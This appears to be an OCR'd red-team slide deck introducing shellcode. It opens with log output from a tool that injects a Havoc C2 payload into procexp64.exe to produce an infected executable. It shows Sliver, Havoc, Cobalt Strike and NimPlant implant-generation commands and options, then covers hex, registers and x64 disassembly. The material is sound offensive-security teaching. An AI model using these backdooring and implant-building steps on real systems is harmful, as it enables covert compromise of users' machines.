
Shellcode 1/3
What is it?

Dobin Rutishauser, March 2024




Projekt1

```
(supermega.py) Super Mega
(helper.py   ) --( Remove old files
(payload.py  ) --( Load payload: C:\research\havoc-demon.x64.a.bin
(exehost.py  ) --[ Analyzing: .\data\exes\procexp64.exe
(exehost.py  ) ---[ Injectable: Chosen code section: .text at 0x1000 size: 1159374
(supermega.py) --I SourceStyle: iat_reuse  Inject Mode: change AddressOfEntryPoint
(supermega.py) --I   Loader modules:  Alloc: rwx_1  Decoder: plain_1  Exec: direct_1
(templater.py) --[ Create C from template
(compiler.py ) --[ Compile C to ASM: working/build\main.c -> working/build\main.asm
(compiler.py ) ---[ ASM Fixup  : working/build\main.asm
(compiler.py )     > Replace external reference at line: 8
(compiler.py )     > Replace external reference at line: 175
(compiler.py )     > Add end of code label at line: 260
(compiler.py ) ---[ ASM masm_shc: working/build\main.asm
(compiler.py )     > Replace func name: GetEnvironmentVariableW with d81802f1c682
(compiler.py )     > Replace func name: VirtualAlloc with 33bf5cbc9838
(assembler.py) --[ Assemble to exe: working/build\main.asm -> working/build\main.exe -> working/build\main.bin
(assembler.py) --[ Merge stager with payload -> working/build\main.bin
(assembler.py) ---[ Size: Stager: 480 and Payload: 103935  Sum: 104415
(injector.py ) --[ Injecting: C:\research\havoc-demon.x64.a.bin into: .\data\exes\procexp64.exe ->
.\data\exes\procexp64.infected.exe
(derbackdooer.py) Shellcode injected into existing code section at RVA 0x81877
(derbackdooer.py) Address Of Entry Point changed to: RVA 0x81877
(injector.py )     Replace d81802f1c682 at VA 0x140081938 with call to IAT at VA 0x14011D848
(injector.py )     Replace 33bf5cbc9838 at VA 0x14008197D with call to IAT at VA 0x14011D958
(injector.py )     Add data to .rdata at 0x14011EA01 (off: 1167361): USERPROFILE
(injector.py )     Add data to .rdata at 0x140120479 (off: 1174137): C:\Users\hacker
(injector.py )     Replace 839b7da239e42c at VA 0x1400818FB with .rdata LEA at VA 0x14011EA01
(injector.py )     Replace 962b8bd2efa97f at VA 0x140081914 with .rdata LEA at VA 0x140120479
(supermega.py) --[ Start infected exe: .\data\exes\procexp64.infected.exe
(helper.py   ) --( Remove old files
```

Content

Vertical Slice through Computers



Shellcode

Intro


Motivation: C2

C2:


Create **exe**, **dll** or **shellcode** (raw)

Why? Whats the difference? What to take?

Motivation: C2



```
sliver > generate --mtls [redacted] --evasion

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled.
[*] This process can take awhile, and consumes significant amounts of CPU/Memory
[*] Build completed in 00:00:39
[*] Implant saved to /root/naughty/ADDED_FROCK.exe

sliver >
```



Payload

Agent: Demon

Options

Listener: deflistener

Arch: x64

Format: ✓ Windows Exe

Windows Dll

Windows Shellcode

Windows Service Exe

Config

Sleep

Jitter

Indirect Syscall

Stack Duplication


Sleep Technique: WaitForSingleObjectEx

Sleep Jmp Gadget: None

Proxy Loading: None (LdrLoadDll)

Amsi/Etw Patch: None

Injection




Payload Generator

This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.

Listener: http

Output: Raw

x64: ✓ Use x64 payload



Once the configuration is to your liking, you can generate NimPlant binaries to deploy on your target. Currently, NimPlant supports `.exe`, `.dll`, and `.bin` binaries for (self-deleting) executables, libraries, and position-independent shellcode (through sRDI), respectively. To generate, run `python NimPlant.py compile` followed by your preferred binaries (`exe`, `exe-selfdelete`, `dll`, `raw`, or `all`) and, optionally, the implant type (`nim`, or `nim-debug`).

Computer Basics

Assembler Instructions

Hex

0x0	=	0
0x1	=	1
0x2	=	2
0x3	=	3
0xa	=	10
0xb	=	11
0xf	=	15
0x10	=	16
0xFF	=	255

Decimal: 10 * 10 = 100

Hex: 16 * 16 = 256

8 bit = 256 = 1 byte


4 bit = 16 = 1 nibble

Register

Like variables in the CPU

RAX, RBX, RSP, …

RIP: Instruction Pointer: Points to the next instruction which will be executed by the CPU




```
RAX    0000000000000000
RBX    00007FFAB73D5A10     "LdrpInitializeProcess"
RCX    00007FFAB734D484     ntdll.00007FFAB734D484
RDX    0000000000000000
RBP    0000000000000000
RSP    0000005C86CFF280
RSI    0000000000000010
RDI    0000005C86B40000

R8     0000005C86CFF278
R9     0000000000000000
R10    0000000000000000
R11    0000000000000246     L'Ɇ'
R12    0000000000000040     '@'
R13    0000000000000000
R14    00007FFAB73D5900     "minkernel\\ntdll\\ldrinit.c"
R15    0000018D00C70000

RIP    00007FFAB7380731     ntdll.00007FFAB7380731
```

Assembly and CPU Instructions

ASM Opcodes


Disassembled Opcodes



```
00007FFC4E840731   EB 00                 jmp ntdll.7FFC4E840733
00007FFC4E840733   48:83C4 38            add rsp,38
00007FFC4E840737   C3                    ret
00007FFC4E840738   CC                    int3
00007FFC4E840739   CC                    int3
00007FFC4E84073A   CC                    int3
00007FFC4E84073B   CC                    int3
00007FFC4E84073C   CC                    int3
00007FFC4E84073D   CC                    int3
00007FFC4E84073E   CC                    int3
00007FFC4E84073F   CC                    int3
00007FFC4E840740   48:895C24 10          mov qword ptr ss:[rsp+10],rbx
00007FFC4E840745   48:897424 18          mov qword ptr ss:[rsp+18],rsi
00007FFC4E84074A   55                    push rbp
00007FFC4E84074B   57                    push rdi
00007FFC4E84074C   41:56                 push r14
00007FFC4E84074E   48:8DAC24 00FFFFFF    lea rbp,qword ptr ss:[rsp-100]
00007FFC4E840756   48:81EC 00020000      sub rsp,200
00007FFC4E84075D   48:8B05 AC3D0B00      mov rax,qword ptr ds:[7FFC4E8F4510]
00007FFC4E840764   48:33C4               xor rax,rsp
00007FFC4E840767   48:8985 F0000000      mov qword ptr ss:[rbp+F0],rax
00007FFC4E84076E   4C:8B05 930A0B00      mov r8,qword ptr ds:[7FFC4E8F1208]
00007FFC4E840775   48:8D05 7C260500      lea rax,qword ptr ds:[7FFC4E892DF8]
```


Opcodes

Intel x86/x64 Assembly





2nd / 1st	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	ADD						ES PUSH SS	ES POP SS	OR						CS PUSH DS	TWO BYTE
1	ADC								SBB							POP DS
